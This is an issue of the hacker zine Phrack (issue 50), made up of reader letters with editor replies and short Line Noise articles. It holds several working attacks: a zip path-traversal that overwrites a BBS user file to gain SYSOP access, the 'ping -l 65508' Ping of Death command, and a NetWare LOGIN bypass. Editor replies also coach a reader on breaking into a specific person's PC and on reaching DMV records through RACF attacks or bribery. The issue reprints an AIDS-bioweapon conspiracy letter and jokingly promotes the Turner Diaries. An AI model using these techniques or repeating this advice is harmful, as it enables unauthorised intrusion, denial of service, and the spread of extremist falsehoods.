Listen... you've probably been noticing that I've mailed you guys a couple times asking for help with hacking. Before I have never recieved any mail back. You have got to please mail me back this time. I found something on accident that is really out of my league. You guys are the best I know of that might be able to help me. I really need your help on this one. I was fucken around on Telnet just typing in numbers in the Chicago area code. On accident I typed in numbers and I entered a NASA Packet Switching System (NPSS). It said it was a government computer system and to leave right away. Please mail me back for the numbers. I need your help to get into this system.... I need yer help.

[Let me guess, you typed the prefix 321 instead of 312 while playing on Telenet. The systems you'll find on that prefix have been hacked at for nearly two decades now. Systems on the network were targeted in the 80's by Germany's Chaos Computer Club, and I personally know they have been poked at by groups in the US, UK and Australia starting back in 1981.

What I'm trying to say is, after so many years of people beating on the same few systems, shouldn't you look for something a bit less stale?]

Dear phrack,

I want to be added to the list. I was also wondering if you had ay publications or information on TEMPEST monitoring? Also know as Van Eck monitoring.

[We published a Dr. Moeller's paper continuing on Van Eck's work in Phrack issue 44.

You might also want to check out http://www.thecodex.com
for a self-contained anti-tempest terminal for about 10K.]

I just read your editorial in Phrack 48 and I feel like giving you my two=
cents
worth. I think you did an excellent critique on the "scene." As a person
who has been watching for a while, and as a person who has been through it,
I found it nice, to say the least, to find others who actually seem to have
their head on straight. This letter was originally much longer, but I
shortened it because I think you get the point.

I started programming computers in 1983 at the age of 6. I was running
DOS 2.0 and I had a blazing fast 1200 baud modem. At the time, I had
no mentors, no teachers, no friends that could teach me how to use that
incredible machine. The books of the time were cryptic, especially for an
age where most children could not read, much less program. But I did my=
best.
Ten years later, I was still on my own.

I didn't get ahold of a copy of Phrack until 1991. I thought it was really
cool that people like me would get together and exchange infomation, talk
computers, etc.

In '94, I got into viruses and prolly was one of the better independant
(i.e. not in a group) writers. It was about that time I got onto IRC.
Most of the time I would hang out in #virus, but every now and then I
would pop into #hack. I never stayed...I couldn't stand the arrogance.

Shortly before I went to school, I was in competition for control of a
new freenet versus a local hacker group. A month after I went to college,
that group got busted. I got lucky.

Earlier this year, I went on Good Morning America to talk about viruses.
Looking back, it is prolly the single dumbest thing I have done in my
whole life.

As much as I wanted to, I've never been to a 2600 meeting, never been to
a Con. Never really had any hacker friends. It's always been just me.
I'm sure I know less about breaking into computers than the guy who has
been doing it for a week but has access to tons of partners. But I still
consider myself a hacker. My interest has been one of learning about the
system. I've been learning longer than most. I rarely break into
a system. I have access to unix systems, and even a VAX. I don't want
the latest hacking tools. I write my own, with my theories. I don't
need much else. But I've never had anyone to share it with. But I think I
realize that the past is the past, and I won't ever get to attend the old
cons or sit on conference calls, as much as I'd love to. I won't bother
with the latest cons because I can get the same stuff at a college party.

Well, that is about it. I apologize if it is poorly written. Bad english
skills :) I hate writing these because I grow tired of getting slammed
by some arrogant asshole. Thats prolly why I have been doing this alone
for 13 years. After your editorial, I wonder how many people will stop
showing up at the cons...I hate the isolation, but I would never want to
be a part of a "scene" which has turned from mature goals to juvenile
ones. Just my thoughts...

Evil Avatar

[Actually, I have more respect for the people who continue to stay in the
fringes, learning on their own rather than scurrying for attention
in the media and in the community. (Yes, like me.)

To be fair though, don't sell yourself short by avoiding Cons if you
really want to check them out. Despite all the ranting I did in that
editorial, I still have many friends in the community and enjoy

meeting new ones at conferences. Not everyone thinks it is cool to trash a hotel, or to try to out "elite" one another. Unfortunately, the loudest and most visible people at such events tend to be the most juvenile. If you find this happening, do what I do: get the hell out of the conference area and find a convenient bar. The older hackers will eventually find you there, and you can all drink in peace and actually talk unmolested.]

Dear Phrack --

Been a reader since the 80s, and I'm one of the originals... Would like to submit a poem that I wrote that details the experience of a hacker who left the scene for several years -- Coming back to find it in utter Dissaray... Definitely not the way he left it... Well -- You guys will let me know what you think

"Where Have All The Hackers Gone"?

Original Poetry by: Jump'n Jack Flash -916-

On a cold night in the dead of winter a soul stumbles into #hack and asks:
'Where have all the Hackers Gone?'

Immediately the group recognizes him as one of the originals.

'Help us change our grades!' a voice calls out from the huddled masses.
'Help me hack root on a NYNEX system!' another voice asks.

The soul clutches his bowed head and covers his ears, trying to remember back to before he involuntarily left the scene a few years ago.

'The only thing that kept me sane while I was imprisioned was the thought of seeing my friends and fellow hackers, now I demand you tell me Where Have All The Hackers Gone?' the soul begs the crowd of jubulent newbies.

Silence is the only answer he receives,
For there are no real hackers here.

Then a voice speaks up and says,
'They're gone! You're the first we've seen!'
The soul asks,
'What do you mean?'

And Silence is the only answer he receives,
For there are now real hackers here.

And like a wall crumbling down it comes to him and he falls to his knees,
like hunting for human life after a Nuclear war he stumbles out of the room,
And he hurries to the place where only the Elite could go just a few years=
ago,
But when he arrives he is shocked and amazed,
There are no hackers here on this dark winter day.

And he stumbles into traffic,
feeling the snow crunch beneath his feet,
and he shouts into the night for the elite,

'Where Have All The Hackers Gone?'

And Silence is the only answer he receives,
For there are no real hackers here.

[Nice poem man...thanks!

Where did the hackers go? They grew up and got real jobs...]

I'd love to say that I'll miss Erik, but after that obnoxious, immature rant, all I can say is good riddance. Now maybe Phrack will be useful again.

[Well, I guess not everyone agrees with me, which is a good thing.
But, uh, I'm not gone man...just narrowing my duties...so fuck you. :)]

'' WARNING ''
COVERT EXTERMINATION OF THE POPULATION. !!!=20
THE UNITED NATIONS=3DNEW WORLD ORDER HAS TURNED AMERICA INTO A EXTERMINATION CAMP. THE PENTAGON GERM '' AIDS '' WAS CREATED AT A GERM WARFARE LAB AT FT, DETRICK, MD. AIDS AND CANCER CELLS ARE BEING INJECTED INTO PEOPLE UNKNOWING UNDER THE GUISE OF VACCINES AND SOME PHARMACEUTICALS.

SOMETIMES THE TRUTH IS SO UGLY WE DO NOT WANT TO BELIEVE IT. !!
AND IF WE DO NOTHING, THEN WE DESERVE IT. !
BELIEVE IT OR NOT. DISTRIBUTE WIDELY.
'' HACK OR CRACK THE UNITED NATIONS =3D NEW WORLD ORDER. ''
LONG LIVE THE POWER THROUGH RESISTANCE.'' !!!

SONS OF LIBERTY MILITIA
312 S. WYOMISSING, AVE.
SHILLINGTON, PA. 19607 U.S.A.
610-775-0497 GERONIMO@WEBTV.NET

[It's about time we got some mail from some kind of Militia-types!
Let's all arm up to prepare for the revolution! A healthy dose of AK-47's and PGP will save us all from the ZOG hordes when the balloon goes up.

Hey, have you guys read the Turner Diaries by Andrew Macdonald?
Get it from Barricade Books, 150 5th Ave, NY, NY 10011.

Ahem.]

---

i want a credit card generator

[I want a pony]

Hello !!!

I just read in P48-02 the letter of the russian subscriber who tells you=20 (the editors) the story about the FAPSI and they plan to order all=20 ISPs to provide for a possibilty for them to read all the mail.

In the editor's note below that you say that you fear your country (I assume it's the USA) is also heading towards that goal.=20

Well, I live in Germany, and it has already happened here. That means,=20 every ISP (and this is not the exact term, as it also includes all sorts of information providers, ie telephone companies - but excludes=20 private BBSs, I believe) are forced to provide a method that not only
- Allows the government/police to read everything that is written but also
- Without even the ISP noticing it (though I don't know how this would=20 be ensured, technically).
=20
OK, this is not the same as in Russia, as they don't copy ALL the mail and=
=20

news, but only that of persons suspected of a crime strong enough=20
to allow it, ie it's the same thing that's needed to open people's=20
mails. Still, I feel it's certainly a step in the wrong direction.

Note that cryptography is not (yet ?) forbidden in de.
 =20
Regards,=20
=20
Thomas=20

[Germany? Governmental rights violations? Say It isn't so! Should I get=
 my
  brown shirt out of the closet for my next visit to Berlin? :)]

Hello, I want to be a hacker and I need some help. I have read
countless reports on UNIX, VMS, and all that other jazz but that still
doesn't help me with my problem.

I want to be able to hack into someone's home PC from my own home. Now,
most PC's aren't capable of doing this but, this person has a
connection on the internet and is also linked to his work in LONDON,
ONTARIO at a place called IAPA. (industrial accident prevention
association) Anyway, he runs WINDOWS 95' and is using NETCOM. Now I
know his password if that does me any good, but how do I go about doing
this?

SHAOULIN

[When you say "I want to hack his home PC" what do you mean?

  Just because he uses NETCOM, that doesn't mean you can find him. He is
  probably being assigned a dynamic IP address each time he calls in to the
  network. Even so, let's say you can discern his IP address. Even if
  a computer is hooked into the Internet, it is only as insecure
  as the services it offers to the world.

  If your friend is running Windows 95, then you may only be limited
  to attacking any SMB-style shared directories or perhaps via FTP.
  In either case, if you know this person's password, then you can
  probably read/write anything you want to on their system.
  Run a port scanner against it and see what you can access, and
  plan based on that.]

This message was sent to you by NaughtyRobot, an Internet spider that
crawls into your server through a tiny hole in the World Wide Web.
 =20
NaughtyRobot exploits a security bug in HTTP and has visited your host
system to collect personal, private, and sensitive information.
 =20
It has captured your Email and physical addresses, as well as your phone
and credit card numbers. To protect yourself against the misuse of this
information, do the following:
 =20
        1. alert your server SysOp,
        2. contact your local police,
        3. disconnect your telephone, and
        4. report your credit cards as lost.
 =20
Act at once. Remember: only YOU can prevent DATA fires.
 =20
This has been a public service announcement from the makers of
NaughtyRobot -- CarJacking its way onto the Information SuperHighway.

[Funny, my phone isn't ringing, and my credit is still only as screwed up
  as it was when I got through with it.]

Hi

I'm looking for some cellular pheaking information
but is verry hard to find god information
can giveme something to work on??? :-)

[The best site going is Dr. Who's Radiophone site at:

http://www.l0pht.com/radiophone]

I just have a question to ask. How would I bypass Surfwatch so that I
can go into web sites that I would like to see?

[It is very easy to bypass SurfWatch. Stop using Mommy & Daddy's computer
and buy one of your own.]

---

i was recently using A-Dial a couple of months ago, and came up with about
10 or 12 different numbers starting at 475-1072. Curious about this, I
called one back, using a mini-terminal. What I expected wasn't this. What
it said is in the file attached to the letter. It says the same thing with
all of the numbers. I could use some info on what the hell this is, because
I never heard of Annex. Thanx.

Data Case

[What you have connected into is more than likely a kind of terminal
server. From there you can usually enter a system name to connect
directly into the specified system, or enter in "cli" to go into the
command line interpreter where you have more options to choose from
including "help."]

Do you know where I can find texts on hacking into the California=20
Department of Motor Vehicle Records? My friend's identity was stolen=20
for credit card fraud and the person who did it even went so far as to=20
get a CA driver's license to impersonate her. The worst part is that=20
Visa won't release a copy of the fraudulent person's fake driver's=20
license to my friend, so she can't find out who this person actually is.=20
Do you know of any other ways we can get this person?

Binky

[Gee, Binky. If VISA is involved and it was credit card fraud, then
is the Secret Service involved too? If so, then why on earth do you
(or your friend) want to get in the middle of it? You'll know soon
enough who the person is when they get charged, or is this just a
Charles Bronson style vigilante thing?

California's DMV (as well as most public records databases in that
state) is kept somewhat restricted to public queries due to the large
number of celebrities living in the state, or otherwise you could just
go buy the information directly from the state.

If you're thinking about pulling a "Mitnick" and breaking into such
a database, then you better know something about IBM mainframes and
know how to defeat RACF. Or be willing to dig around in the trash
until you locate a valid account. Even if you find a valid RACF userid,
you will have 3-5 tries per account to guess a valid password until the
account is locked out (which of course will let them know you were
trying to hack them.)


For an easier solution, you might want to looking in the yellow pages
for a private investigator and have them do a search on Information
America or NIA and get the listing for you, or bribe a civil servant.]

EOF

.oO Phrack 50 Oo.

Volume Seven, Issue Fifty

3 of 16



----<>----

=-----=-----=-----=-----=
Portable BBS Hacking
by: Khelbin
=-----=-----=-----=-----=

This hack basically has little to do with the BBS software itself but with the archiver which is being used. I've used this technique on a mock Renegade setup and with pkzip/pkunzip as the archiver. I'm sure that this same type of technique will be successful on many other BBS platforms and with other archivers as well. While explaining this, I will use Renegade and pkzip/pkunzip as my example.

A Renegade setup is most likely vulnerable if it will pkunzip any user supplied zipfile. This is because Renegade's default command to unzip files is "pkunzip -do <filename>". The -d flag unzips the file retaining any directories which were included into the zip file and the -o flag will automatically overwrite any file.

Suppose the remote system is also setup in a normal Renegade fashion. Let's use this file tree as an example:

```
C:\RENEGADE\
C:\RENEGADE\TEMP\
C:\RENEGADE\DATA\
```

The other subdirectories are unimportant for our discussion. Suppose that C:\TEMP is where our uploaded file will go for it to be unzipped and then scanned for viruses. C:\RENEGADE\DATA\ is where the USERS.DAT file is stored, containing all the users login information.

Wouldn't it be nice if we could put our own USERS.DAT in there instead? To do this, you must first generate a USERS.DAT file. This is easy enough. Just download a copy of Renegade which is the same version as the target machine and then use the user editor to make a "SYSOP" account with the password "SYSOP" (this should be the default anyway on the USERS.DAT file).

Here's how we prepare the zipfile on our own machine:

```
C:\>md tmp
C:\>md c:\tmp\ddsdata
C:\>copy c:\renegade\data\users.dat c:\tmp\ddsdata
C:\>cd tmp
C:\TMP>pkzip -pr evil.zip
```

Now we get out our trusty hex editor and edit evil.zip. Change every occurrence of "ddsdata" in evil.zip to read "../data" and make sure that the slash is a forward-slash and not a back-slash. Now when you upload evil.zip to this particular BBS, it will expand to "../data/users.dat" and your USERS.DAT file will overwrite their USERS.DAT file since the -od

flag is default on Renegade.

Now you can login as SYSOP with a password SYSOP and do as you please. You could also overwrite virtually any file on a BBS like this and believe me, many do have this vulnerability or something very close to it. You are only limited in how much you can traverse up and down directories by DOS's maximum file length of 12 (8 plus "." plus 3 = 12). I quickly tried inserting a few blocks into the zipfile in order to produce a limitless amount of traversing which but it seemed to corrupt the file for some reason.

Removing the -o flag is not a fix for this bug. Without the -o flag, you can "hang" the system in a denial of service attack. By again hex editing the names of the files within your evil.zip, you can make it have two files with the same name. When it tries to unzip the second file, it will prompt locally whether to overwrite the file or not and "hang" the board. Instead, the -d flag is what should be removed.

This is just an example as I'm sure many other BBS systems do this same type of uncompressing. I'd also bet that arj, lha, and several others, can also be hex edited and yield similar results. Either way, it's either take out the "restore/create directories within archive" option or pay the price.

----<>----

German Hacker "Luzifer" convicted

by SevenUp / sec@sec.de

SYNOPSIS

On February 5th, 1997, Wilfried Hafner aka "Luzifer" was sentenced to three years incarceration - no parole, no probation. I've got the story for you right from the courtroom in Munich, Germany. This is one of the first ever cases in which a hacker in Germany actually gets convicted, so it's particularly interesting. (Although the court and I use the term "hacking", this is actually a case of unethical electronic fraud.)

LUZIFER

Wilfried Hafner (Luzifer) was born on April 6, 1972, in Breschau Italy. According to his own circulum vitae, which he quoted in court himself, he's been a pretty smart guy: He started programming at 8 years,and cracked about 600 Commodore programs, at 14, got a modem and then started a BBS. In 1990 he was blueboxing to some overseas partylines to communicate with others. But he didn't seem to use any other "elite" chat systems like x.25 or IRC, so most people (including myself) didn't know him that well. In 1992 he moved to South Germany to goto school.

WHAT HE DID

Luzifer set up some overseas partylines in the Dominican Republic, Indonesia, The Philippines, and Israel. Some lines included live chat, but most were just sex recordings. Then he used a local company PBX (a Siemens Hicom 200 model), from his homeline, which was only "protected" by a one digit code, to dialout to his partylines and his girlfriend in Chile. He also was blueboxing (which the prosecution calls "C5-hacking") from five lines simultaneously, mostly via China. To trick the partyline provider and overseas telcos (who are aware of computer-generated calls) he wrote a little program that would randomize aspects of the calls (different calling intervals and different durations for the calls).

He got arrested the first time on 03/29/95, but was released again after 13 days. Unfortunately he restarted the phreaking right away. If he'd had stopped then, he would just have gotten 1 year probation. However, he was arrested again in January 1996, and has been in prison since.

Here are some numbers (shouts to Harper(tm)'s Index):

- Number of logged single phone connections:	18393
- Profit he makes for 1 min. partyline calls:	US$ 0.35 - 0.50
- Total Damage (= lost profit of telco):	US$ 1.15 Million
- Money that Luzifer got from the partylines:	US$ 254,000
- Paragraph in German Law that covers this fraud:	263a StG
- Duration of all calls, if made sequentially:	140 days

THE TRIAL
=========

This trial was far less spectacular than OJ's. While 7 days had been scheduled, the trial was over after the second day. The first day went quite quick: The court didn't have enough judges available (two were present, but three required), so it had to be postponed after some minutes.

At the second day, both, the prosecution and Luzifers two lawyers, made a deal and plead guilty for three years prison (but no financial punitive). In Germany, all sentences over two years cannot be carried out on probation. But he has been allowed the use of a notebook computer. Rumor has it that he might be get an "open" execution, meaning that he has to sleep in the prison at night, but can work or study during the day.

The deal looked like the prosecution dropped all counts (including the one abusing the PBX in the first place) but two: one for the blueboxing before getting arrested, and one count for blueboxing afterwards. They don't treat all 18393 connections as a separate count, but just each start of the "auto-call-program".

QUOTES
======

Here are some interesting and funny quotes from the trial:

"Just for fun and technical curiosity" - Defendant
"Wouldn't one line be enough for technical experience"? - Judge
"I ordered 21 lines, but just got 5" - Defendant
"Lots of criminal energy" - Prosecutor
"He's obsessed and primarily competing with other hackers" - Lawyer
"A generation of run down computer kids" - Prosecutor
"He may keep the touchtone dialer, but we cannot return his laser fax, because the company's PBX number is stored in its speedial" - Prosecutor
"Myself and the Telekom have learned a lot" - Prosecutor
"New cables must be installed, new satelites have to be shot into the air" - Prosecutor about the consequences of used up trunks and intl. lines
"The German Telekom is distributing pornography with big profits" - Lawyer

----<>----

Yet another Lin(s)ux bug!
By: Xarthon

IP_MASQ is a commonly used new method of traffic forwarding which may be enabled in newer Linux kernel versions. I have been doing some research into this new feature.

IP_MASQ fails to check to make sure that a packet is in the non routable range. If you are able to get any packet to its destination, the header of that packet is rewritten.

Because of the lack of non-routable ip checking, the same tactics that would be used a gateway machine, may also be used on a machine that uses ip_masq.

So in conclusion, you are able to spoof as if you are on the inside network, from the outside. But hey, what can you expect from Linux?

----<>----

11.22.96

daemon9 and w0zz's adventure into warez-pup land...

```
*W|ZaRD* u there?
-> *W|ZaRD* yes?
<w0zz> d9
<d9> hi w0zz
*W|ZaRD* r u the prez of BREED?
*** |COBRA| invites you to channel #supreme
<d9> I am hungry
-> *W|ZaRD* yup
*_e|f_* hi there - you got a minute?
*W|ZaRD* alright.. i got a question for u...
*** d9 (plugHead@onyx.infonexus.com) has joined channel #supreme
*** Topic for #supreme: [SpR] Still in discussion phase! [SpR]
*** #supreme _e|f_ 848703589
*** Users on #supreme: d9 @{Imagine} @BL|ZZaRD @W|ZaRD @|COBRA| @_e|f_
<_e|f_> re d9
*** Mode change "+o d9" on channel #supreme by _e|f_
<|COBRA|> today is going to be a bad day :(
*W|ZaRD* would you be interested in merging with like 4-6 other groups to become 1 group.
??
*W|ZaRD* i mean. all the other groups have like 11 sitez and 8-10 suppliers like NGP
*W|ZaRD* and if we merge we could be up there with Prestige, and Razor
<_e|f_:#supreme> hello d9
<d9> *W|ZaRD* i mean. all the other groups have like 11 sitez and 8-10 suppliers like NGP
-> *W|ZaRD* hmm
*** Inviting w0zz to channel #supreme
<_e|f_> we got a discussion going on here for big plans for a lot of us "smaller" groups
(smaller as
        compared to razor, prestige etc) :)
<d9> ah
*** Mystic12 (NONE@wheat-53.nb.net) has joined channel #supreme
<_e|f_> this is all still in discussion stages
<w0zz:#!r00t> hahahaha
*** Mode change "+o Mystic12" on channel #supreme by W|ZaRD
<_e|f_:#supreme> but would you be interested in a joint venture between a few of us small
er release groups
                to combine into one large release group - to challenge razor and prestig
e?
<d9> w0zz
<w0zz> you've been sucked into warez kiddie conspiracies
<d9> join me
<w0zz:#!r00t> where are you?
*** Inviting w0zz to channel #supreme
*** w0zz (wozz@big.wookie.net) has joined channel #supreme
<d9> well...
*** Mode change "+o w0zz" on channel #supreme by d9
<w0zz> werd
<_e|f_> re wozz
<d9> hi w0zz
<w0zz> hi there
<_e|f_> i can send u a log to flesh out a few more details if you like
<w0zz> i've got mackin' warez
<d9> hmm
<d9> sure
*w0zz* you recording this for line noise ?
*w0zz* ;)
-> *w0zz* indeed...;)
*w0zz* heh
<d9> the thing is, I have all this porn I want to unload...
<w0zz> yah, i got da mackin porn too
<d9> but, no good place to distro it...
*** ^DRiFTeR^ (~Drifter@203.30.237.48) has joined channel #supreme
*** Mode change "+o ^DRiFTeR^" on channel #supreme by _e|f_
```

```
<_e|f_> hey drifter
<d9> I was using this panix account, but all that SYN flooding stopped that cold...
<_e|f_> drifter is muh vp :)
<RAgent:#!r00t> do you even know what BREED is, route?
<d9> warez pups?
<_e|f_:#supreme> drifter: d9 and wozz are from breed
<_e|f_:#supreme> blizzard and wizard are from NGP
<^DRiFTeR^:#supreme> k
<d9:#!r00t> HAHAHAhahahaha
<Mystic12:#supreme> I am also from NGP
*** Signoff: Mystic12 (Leaving)
<W|ZaRD:#supreme> so is Mystic12
<RAgent:#!r00t> well, looks like it.  just wondered if you knew them at all
<d9> w0zz... you get the new shit I send you?
*** Mystic12 (NONE@wheat-53.nb.net) has joined channel #supreme
<w0zz:#supreme> yah
<_e|f_:#supreme> sorry mystic - didnt see yew there
<d9:#!r00t> nope!
*** Mode change "+o Mystic12" on channel #supreme by W|ZaRD
<w0zz> indexed and everything
<RAgent:#!r00t> hahaha
<w0zz> i spanked my monkey for hours
<RAgent:#!r00t> whee
<d9> werd.
<d9:#!r00t> AAAAAHAHAHahahhahaha WOZZ!
<_e|f_> brb
<d9> hmm
#supreme   Mystic12  H@  NONE@wheat-53.nb.net (CCINC)
#supreme   ^DRiFTeR^ H@  ~Drifter@203.30.237.48 (ReaLMS oF Da NiTe - HrD)
#supreme   w0zz      H@  wozz@big.wookie.net (w0zz)
#supreme   d9        H@  plugHead@onyx.infonexus.com (Built Demon Tough)
#supreme   {Imagine} H@  BOB@199.190.110.99 (.:tORn f#E?h:. v1.45 by SLaG)
#supreme   BL|ZZaRD  H@  blizzard@ip222.tol.primenet.com (hehe)
#supreme   W|ZaRD    H@  m3ntal@ip201.tol.primenet.com (M3NTaL)
#supreme   |COBRA|   H@  cobra@slbri3p24.ozemail.com.au (100% ReVpOwEr)
#supreme   _e|f_     H@  _e|f_@203.26.197.12 (blah)
<w0zz:#!r00t> werd
*** Mode change "-ooo _e|f_ |COBRA| W|ZaRD" on channel #supreme by d9
*** Mode change "-ooo BL|ZZaRD w0zz ^DRiFTeR^" on channel #supreme by d9
*** Mode change "-o Mystic12" on channel #supreme by d9
<W|ZaRD> hehe
*** Mode change "+o w0zz" on channel #supreme by d9
<_e|f_> sigh
<W|ZaRD> what would the new group name be.. if this happened?
<d9> the new name?
<W|ZaRD> hmm. nice takeover
<W|ZaRD> hehe
<w0zz> werd
<d9> w0zz, what do you think?
<W|ZaRD> new group name
<_e|f_> d9: ops plz
<d9> r00t?  guild?
<d9> wait
<_e|f_> this is only a temp channel neway d9
<W|ZaRD> guild wuz already used
<d9> those are taken...
<_e|f_> so its a waste to do a takeover
<w0zz> i like r00t
<w0zz> oh
<w0zz> yeah
<w0zz> those guys are eleet
<d9> yah
<d9> I hear r00t has this 10 year old that can break into .mil sites...
*** d9 is now known as daemon9
<w0zz> duod, he's like D.A.R.Y.L.
<W|ZaRD> hehe
<daemon9> yah..
<_e|f_> d9: i take it by this yew aint interested?
<_e|f_> :\
<daemon9> anyway, bak to pr0n.
```

```
<W|ZaRD> anywayz.. op me d00d
<w0zz> me too
<w0zz> must have m0re pr0n
*** Mode change "+m" on channel #supreme by daemon9
<daemon9> yes
*** w0zz has left channel #supreme
<daemon9> more pr0n
<w0zz:#!r00t> werd
<w0zz:#!r00t> that rooled
<daemon9> mega-pr0n
<W|ZaRD> porn
<W|ZaRD> hehe
<daemon9> kiddie-pr0n
<W|ZaRD> op me plz
<daemon9> wizard, you are fine the way you are.
*** w0zz is now known as [w0zzz]
*** daemon9 has left channel #supreme
*** daemon9 is now known as r0ute
<r0ute> hahaha
<[w0zzz]> heh
<r0ute> that was fun.
<r0ute> good way to wake up from a nap
```

----<>----

Large Packet Attacks
(AKA Ping of Death)

[Introduction]

Recently, the Internet has seen a large surge in denial of service attacks. A denial of service attack in this case is simply an action of some kind that prevents the normal functionality of the network. It denies service. This trend began a few months back with TCP SYN flooding and continues with the "large packet attack". In comparison with SYN flooding, the large packet attack is a much more simple attack in both concept (explained below) and execution (the attack can be carried out by anyone with access to a Windows 95 machine). TCP SYN flooding is more complex in nature and does not exploit a flaw so much as it exploits an implementation weakness.

The large packet attack is also much more devastating then TCP SYN flooding. It can quite simply cause a machine to crash, whereas SYN flooding may just deny access to mail or web services of a machine for the duration of the attack. For more information on TCP SYN flooding see Phrack 49, article 13. (NOTE: The large packet attack is somewhat misleadingly referred to as 'Ping of Death' because it is often delivered as a ping packet. Ping is a program that is used to test a machine for reachablity to see if it alive and accepting network requests. Ping also happens to be a convenient way of sending the large packet over to the target.)

The large packet attack has caused no end of problems to countless machines across the Internet. Since its discovery, *dozens* of operating system kernels have been found vulnerable, along with many routers, terminal servers, X-terminals, printers, etc. Anything with a TCP/IP stack is in fact, potentially vulnerable. The effects of the attack range from mild to devastating. Some vulnerable machines will hang for a relatively short period time then recover, some hang indefinitely, others dump core (writing a huge file of current memory contents, often followed by a crash), some lose all network connectivity, many rebooted or simply gave up the ghost.

[Relevant IP Basics]

Contrary to popular belief, the problem has nothing to do with the 'ping' program. The problem lies in the IP module. More specifically, the problem lies the in the fragmentation/reassembly portion of the IP module. This is portion of the IP protocol where the packets are broken into smaller

pieces for transit, and also where they are reassembled for processing. An IP packet has a maximum size constrained by a 16-bit header field (a header is a portion of a packet that contains information about the packet, including where it came from and where it is going). The maximum size of an IP packet is 65,535 (2^16-1) bytes. The IP header itself is usually 20 bytes so this leaves us with 65,515 bytes to stuff our data into. The underlying link layer (the link layer is the network logically under IP, often ethernet) can seldom handle packets this large (ethernet for example, can only handle packets up to 1500 bytes in size). So, in order for the link layer to be able to digest a large packet, the IP module must fragment (break down into smaller pieces) each packet it sends to down to the link layer for transmission on the network. Each individual fragment is a portion of the original packet, with its own header containing information on exactly how the receiving end should put it back together. This putting the individual packets back together is called reassembly. When the receiving end has all of the fragments, it reassembles them into the original IP packet, and then processes it.

[The attack]

The large packet attack is quite simple in concept. A malicious user constructs a large packet and sends it off. If the destination host is vulnerable, something bad happens (see above). The problem lies in the reassembly of these large packets. Recall that we have 65,515 bytes of space in which to stuff data into. As it happens, a few misbehaved applications (and some specially crafted evil ones) will allow one to place slightly more data into the payload (say 65,520 bytes). This, along with a 20 byte IP header, violates the maximum packet size of 65,535 bytes. The IP module will then simply break this oversized packet into fragments and eschew them to their intended destination (target). The receiving host will queue all of the fragments until the last one arrives, then begin the process of reassembly. The problem will surface when the IP module finds that the packet is in fact larger than the maximum allowable size as an internal buffer is overflowed. This is where something bad happens (see above).

[Vulnerability Testing and Patching]

Testing to see if a network device is vulnerable is quite easy. Windows NT and Windows 95 will allow construction of these oversized packets without complaining. Simply type: ‘ping -l 65508 targethost‘. In this case, we are delivering an oversized IP packet inside of a ping packet, which has a header size of 8 bytes. If you add up the totals, 20 bytes of IP header + 8 bytes of ping header + 65,508 bytes of data, you get a 65,536 byte IP packet. This is enough to cause affected systems to have problems.

Defense is preventative. The only way to really be safe from this attack is to either ensure your system is patched, or unplug its network tap. There are patches available for just about every vulnerable system. For a copious list of vulnerable systems and patches, check out a ’Ping of Death’ webpage near you.

daemon9
Editor, Phrack Magazine
(daemon9@netcom.com)

To: route@onyx.infonexus.com
From: xxxx xxxxxxxxxx <xxxx@xxxxxxxxxx.com>
Subject: Re: ?
Status: RO

Actually, hang on. I’ve looked your story up and down looking for ways to make it more interesting and I can’t. I think it’s actually just too technical for us and lacks a newsworthiness that was evident in the SYN article. I mean, you never tell us why we should care about this, and frankly, I don’t know why we should. So, you’re welcome to take another pass at it, otherwise, I’ll give you the kill fee of $100.

xxxx

[Too techinical? Any less techincal and I would have to make everything rhyme so people wouldn't fall asleep.]

----<>----

Netware Insecurities

Tonto

[the rant]

I realize that to most security professionals and system administrators who will see this magazine, the term "NetWare security" is a punchline. That unfortunately does not change the fact that many people in the field, myself included, must deal with it daily. Really, honestly, I do agree with you. Please don't write me to tell me about how futile it is. I already know.

Since its release, not much security news has really surfaced surrounding Novell NetWare 4. A lot of the security flaws that were present in 3.1x were 'fixed' in 4.x since Novell pretty much redesigned the way the user/resource database worked, was referenced, and stored. Some flaws remained, although fixes for them are well-known, and easily applied. However, NetWare 4 came with its own batch of new security flaws, and Novell has done a poor job of addressing them, hoping that consumer-end ignorance and the client/server software's proprietary design will hide these holes. You'd figure they would know better by now.

The ability to use a packet sniffer to snag RCONSOLE passwords still exists; NetWare 4 institutes client-end authentication to implement its auto-reconnect feature; the list goes on. Below are just a couple of examples of such bugs and how to deal with them. As new Novell products bring many existing LANs out onto the Internet, I think you will see more of this sort of thing coming to the surface. I hope that when it does, Novell decides to take a more responsible role in security support for its products. I'd hate for such a widely used product to become the next HP/UX.

[the exploits]

[BUG #1]

This bug is known to affect NetWare 4.10. It's probably present in 4.01 and other versions that support Directory Services, but I haven't verified this. I'm only a CNA, so I tried to verify this bug by talking to a group of CNEs and nobody had heard of this, although there are apparently other bugs in previous versions of LOGIN.EXE.

The bug is a combination of some weak code in LOGIN-4.12 (SYS:\LOGIN\LOGIN.EXE) and a default User object in NDS - the user template USER_TEMPLATE. LOGIN allows input fields to be passed directly, instead of filtered, if they are passed to LOGIN correctly -- by specifying an object's context explicitly (as opposed to implicitly by using CX) and putting the User object's name in quotes.

```
F:\PUBLIC>LOGIN SVR1/"USER_TEMPLATE"
```

For Server object SVR1 in an appropriate context, this would probably work and give a generic level of user access, perhaps to other volumes, programs, etc. That will vary depending on the setup of the server.

The fix is simple. Load SYS:\PUBLIC\NWADMIN.EXE and disable the user template's login. But from now on, you will have to manually enable login for any new User objects created in your tree.

[BUG #2]

This isn't a bug as much as a failed attempt to add security to a DOS file system. But since Novell touts (and teaches) it as a file system security tool, it is worth addressing.

NetWare comes with a tool called FLAG, which is supposed to be the NetWare equivalent of UNIX's chmod(), in that it controls file attributes for files on local and NetWare file systems. The problem lies in that Novell thought it would be neat to incorporate its tool into the world of DOS file attributes as well. So they made FLAG alter DOS file attributes automatically to correspond with the new attributes installed by FLAG. This would've been cool, except that DOS's ATTRIB.EXE can also be used to change the DOS-supported file attributes set by FLAG. (Archive, Read-only, Hidden, and System, respectively) And since ATTRIB doesn't reference NDS in any way, the problem is obvious; A file that was marked Read-only by its owner, using FLAG, could be compromised by a user other than its owner, with ATTRIB, and then altered or deleted.

There isn't an easy fix for something that is this broken, so it is simply recommended that you use IRFs (carefully) to designate file rights on your server.

[01-07-97 - Tont0]

